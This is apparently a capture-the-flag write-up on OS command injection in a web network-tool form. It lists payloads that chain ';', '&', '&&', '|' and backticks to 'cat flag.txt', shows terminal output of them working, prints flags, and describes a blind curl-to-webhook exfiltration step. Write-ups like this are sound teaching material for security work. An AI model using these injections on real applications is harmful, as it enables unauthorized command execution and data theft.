

Description

Null

Theres so multiple injection can be used. Here example list what can be used:

Form-select	Payload
nslookup	; cat flag.txt
nslookup	cat flag.txt
nslookup	& cat flag.txt
nslookup	&& cat flag.txt
nslookup	`cat flag.txt`
ping	0.0.0.0 && cat flag.txt
ping	0.0.0.0 cat flag.txt
ping	0.0.0.0; cat flag.txt
ping	0.0.0.0 & cat flag.txt
dig	; cat flag.txt
dig	cat flag.txt
dig	<pre>& cat flag.txt</pre>
dig	&& cat flag.txt
dig	`cat flag.txt`

Why did it happen? The failure to validate inputs before using them in functions that invoke OS-level commands, such as exec(), system(), or shell scripting constructs. As a result, we can exploit the application by appending the os command. To demonstrate the os example:

```
(osiris@ALICE)=[~/Downloads/CTF/STOUTCTF]
$ ping 0.0.0.0 -c 3; cat flag.txt
PING 0.0.0.0 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.169 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.063 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.067 ms
--- 0.0.0.0 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2066ms
rtt min/avg/max/mdev = 0.063/0.099/0.169/0.049 ms
STOUTCTF{REDACTED}

(osiris@ALICE)=[~/Downloads/CTF/STOUTCTF]
$ ping 0.0.0.0 -c 3 | cat flag.txt
STOUTCTF{REDACTED}


(osiris@ALICE)=[~/Downloads/CTF/STOUTCTF]
$ nslookup ; cat flag.txt
> STOUTCTF{REDACTED}
```

Example one



Example two






Flag STOUTCTF{6GmWewZFLZqlsEmSxeHehXCMajEEI9IX}



Description:

Null

This time im using | to get the flag.




ag STOUTCTF{tCoW5voLpV44Asdz0igETrE3IZMHVBV6}



Description:

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Using ` and the command on the dig section.



Payload

`cat flag.txt`

STOUTCTF{18kUctpnd5aze563mm2uMBbWL7CT1A2e}




Description:

Null

Since other functions like ping, dnslookup, and dig couldn't be used, I decided to attempt a blind OS injection on the backup section using the curl function. By doing this, I was able to observe the response on the webhook site. This confirmed that the | (pipe) operator was functional. I then proceeded to send a POST request to read everything inside the current directory.






Close up look







Flag STOUTCTF{aivDe09d05vVX40AHSKaKi7kXC5YfXoT}